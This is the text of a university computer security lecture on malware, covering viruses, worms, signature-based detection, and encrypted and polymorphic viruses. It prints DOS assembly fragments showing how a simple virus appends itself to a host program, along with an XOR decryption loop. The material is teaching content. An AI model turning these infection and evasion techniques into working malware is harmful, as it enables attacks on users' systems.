CSE 127 Computer Security

Stefan Savage, Fall 2025, Lecture 16

Malware and Botnets

Quick topics

Final

- Next Thursday, 12/11 3-5pm
- Will be similar to structure of midterm
  - I don't have a sample final, but I'll try to put together some sample questions like I did for the midterm and post them
  - There will be a review session at Friday discussion
  - Same bit as the midterm: 1 8.5x11 sheet for notes (can use both sides)
- It will 90% focus on material since the midterm, but may also include some questions from across the whole class
- Will include today's lecture (except the part that I say you're not responsible for)

Today

We’ve talked about ways that machines can be compromised

But what happens afterwards?

- Malware
- Botnets
- Cybercrime potpourri

Malware


Any kind of malicious software

Historical malware was self-replicating

- Viruses (1980s-mid 1990s) *replicate* by attaching to a host program (or document)
  - Copying themselves into new programs/documents they encounter
  - Traditionally driven by human action (e.g., opening document)
- Worms (1987, pause, 2000-mid ‘00s) *replicate* via the network
  - Each compromised host tries to infect *other* hosts; parallelism
  - Self-spreading
- All largely just to show they could do it (some exceptions, but rare)

In mid 00’s change to profit-motivated malware…

Virus Attachment to Host Program



Standard approach

- Add virus code to **end** of program
- Redirect control flow there at program start then jump back to program body
- This structure doesn't require fixing up any of the code in the program (e.g., for function addresses, branch offsets, etc) – except the first couple bytes

The Simple Virus

```
0100 EB1C          JMP     011E
0102 BE1B02        MOV     SI,021B
0105 BF1B01        MOV     DI,011B
0108 8BCE          MOV     CX,SI
010A F7D9          NEG     CX
010C FC            CLD
010D B81B01        MOV     AX,011B
0110 06            PUSH    ES
0111 50            PUSH    AX
0112 06            PUSH    ES
0113 B81801        MOV     AX,0118
0116 50            PUSH    AX
0117 CB            RETF
0118 F3            REPZ
0119 A4            MOVSB
011A CB            RETF
011B E93221        JMP     2250
011E 83C24F        ADD     DX,+4F
0121 8BFA          MOV     DI,DX
0123 81FF8000      CMP     DI,0080
0127 725E          JB      0187
0129 7406          JZ      0131
012B C606250273    MOV     BYTE PTR [0225],73
0130 90            NOP
0131 FEC5          INC     CH
0133 7303          JNB     0138
0135 80C140        ADD     CL,40
0138 B8010C        MOV     AX,0C01
013B 8BD6          MOV     DX,SI
013D CD13          INT     13
```

Infected Program

1. User runs an infected program.
2. Program transfers control to the virus.

The Simple Virus

```
0100 EB1C          JMP    011E
0102 BE1B02        MOV    SI,021B
0105 BF1B01        MOV    DI,011B
0108 8BCE          MOV    CX,SI
010A F7D9          NEG    CX
010C FC            CLD
010D B81B01        MOV    AX,011B
0110 06            PUSH   ES
0111 50            PUSH   AX
0112 06            PUSH   ES
0113 B81801        MOV    AX,0118
0116 50            PUSH   AX
0117 CB            RETF
0118 F3            REPZ
0119 A4            MOVSB
011A CB            RETF
011B E93221        JMP    2250
011E 83C24F        ADD    DX,+4F
0121 8BFA          MOV    DI,DX
0123 81FF8000      CMP    DI,0080
0127 725E          JB     0187
0129 7406          JZ     0131
012B C606250273    MOV    BYTE PTR [0225],73
0130 90            NOP
0131 FEC5          INC    CH
0133 7303          JNB    0138
0135 80C140        ADD    CL,40
0138 B8010C        MOV    AX,0C01
013B 8BD6          MOV    DX,SI
013D CD13          INT    13
```

Infected Program

```
0100 B435          MOV    AH,35
0102 B021          MOV    AL,21
0104 CD21          INT    21
0106 8C06A002      MOV    [02A0],ES
010A 891E9E02      MOV    [029E],BX
010E B425          MOV    AH,25
0110 B021          MOV    AL,21
0112 BA2001        MOV    DX,0120
0115 CD21          INT    21
0117 83C24F        ADD    DX,+4F
011A 8BFA          MOV    DI,DX
011C 81FF8000      CMP    DI,0080
0120 725E          JB     0187
0122 7406          JZ     0131
0124 C606250273    MOV    BYTE PTR [0225],73
0129 90            NOP
012A FEC5          INC    CH
012C 7303          JNB    0138
012E 80C140        ADD    CL,40
0132 B8010C        MOV    AX,0C01
0135 8BD6          MOV    DX,SI
0137 CD13          INT    13
```

3. Virus locates a new program.
4. Virus appends its logic to the end of the new file.

The Simple Virus

```
0100 EB1C          JMP     011E
0102 BE1B02        MOV     SI,021B
0105 BF1B01        MOV     DI,011B
0108 8BCE          MOV     CX,SI
010A F7D9          NEG     CX
010C FC            CLD
010D B81B01        MOV     AX,011B
0110 06            PUSH    ES
0111 50            PUSH    AX
0112 06            PUSH    ES
0113 B81801        MOV     AX,0118
0116 50            PUSH    AX
0117 CB            RETF
0118 F3            REPZ
0119 A4            MOVSB
011A CB            RETF
011B E93221        JMP     2250
011E 83C24F        ADD     DX,+4F
0121 8BFA          MOV     DI,DX
0123 81FF8000      CMP     DI,0080
0127 725E          JB      0187
0129 7406          JZ      0131
012B C606250273    MOV     BYTE PTR [0225],73
0130 90            NOP
0131 FEC5          INC     CH
0133 7303          JNB     0138
0135 80C140        ADD     CL,40
0138 B8010C        MOV     AX,0C01
013B 8BD6          MOV     DX,SI
013D CD13          INT     13
```

Infected Program

```
0100 EB1C          JMP     0117
0102 B021          MOV     AL,21
0104 CD21          INT     21
0106 8C06A002      MOV     [02A0],ES
010A 891E9E02      MOV     [029E],BX
010E B425          MOV     AH,25
0110 B021          MOV     AL,21
0112 BA2001        MOV     DX,0120
0115 CD21          INT     21
0117 83C24F        ADD     DX,+4F
011A 8BFA          MOV     DI,DX
011C 81FF8000      CMP     DI,0080
0120 725E          JB      0187
0122 7406          JZ      0131
0124 C606250273    MOV     BYTE PTR [0225],73
0129 90            NOP
012A FEC5          INC     CH
012C 7303          JNB     0138
012E 80C140        ADD     CL,40
0132 B8010C        MOV     AX,0C01
0135 8BD6          MOV     DX,SI
0137 CD13          INT     13
```

5. Virus updates the new program so the virus gets control when the program is launched.

Detecting Malware

Note: not specific to viruses

Scanning (signatures)

Integrity checking (check if file has changed)

- Keep “known good” hash of existing executables (allowlist); validate programs on computer against whitelist

Behavior (heuristic) detection

- E.g. does software use system features atypical of an application program; make anomalous network access; try to read sensitive files, etc…

Signatures

Idea: Malware can't be completely invisible:

- Code must be stored *somewhere*
- Identify **existing malware** and extract "**signature**" byte sequences unique to them
- Idea: look in files these signatures and flag those files as containing malware

What are the assumptions here?

- Signatures:

  There is a common signature for each malware variant that generally applies to the malware (i.e., cost of finding signature is amortized)
- Efficient checking :

  You can search for such a signature efficiently on individual hosts
- Distribution


  You can identify and distribute theses signatures in time (i.e., malware lifetime)

More history: Encrypted viruses

Soon after the first generation of executable viruses product the first anti-virus scanners, virus authors began writing self-encrypting strains.

These viruses carry a small decryption loop that runs first, decrypts the virus body and then launches the virus.

Each time the virus infects a new file, it changes the encryption key so the virus body looks different.



Encrypted viruses

```
1. MOV DI, 120h
2. MOV AX, [DI]
3. XOR AX, 5132h
4. MOV [DI], AX
5. ADD DI, 2h
6. CMP DI, 2500h
7. JNE 3
8.  WJSVTPBMZPL
9.  NAADJGNANW
...
```

The decryption routine stays the same. Only the key(s) change.

The encrypted body changes.

```
1. MOV DI, 120h
2. MOV AX, [DI]
3. XOR AX, 0030h
4. MOV [DI], AX
5. ADD DI, 2h
6. CMP DI, 2500h
7. JNE 3
8.  PKEPAJHENZAW
9.  MNANTPOOTIZN
...
```

Still easy to detect because the **decryption loop stays the same.**

Virus signature = decryption code

The Polymorphic Virus


Malware authors take this idea to the next step…

Polymorphic viruses are self-encrypting viruses with a changing decryption ***algorithm***

When infecting a new file, such a virus:


- Generates **brand-new decryption code** from scratch
- Encrypts a copy of itself using a complementary encryption algorithm
- Inserts both the new decryption code and the encrypted body of the virus into target file

The Polymorphic Virus




1. User Executes Program

The Polymorphic Virus




1. User Executes Program
2. Virus Decrypts Itself

The Polymorphic Virus




3. Virus finds new prog.

The Polymorphic Virus




3. Virus finds new prog.
4. Mutation engine creates new decryptor.

The Polymorphic Virus




5. Virus makes a new copy of itself and encrypts this copy.

The Polymorphic Virus



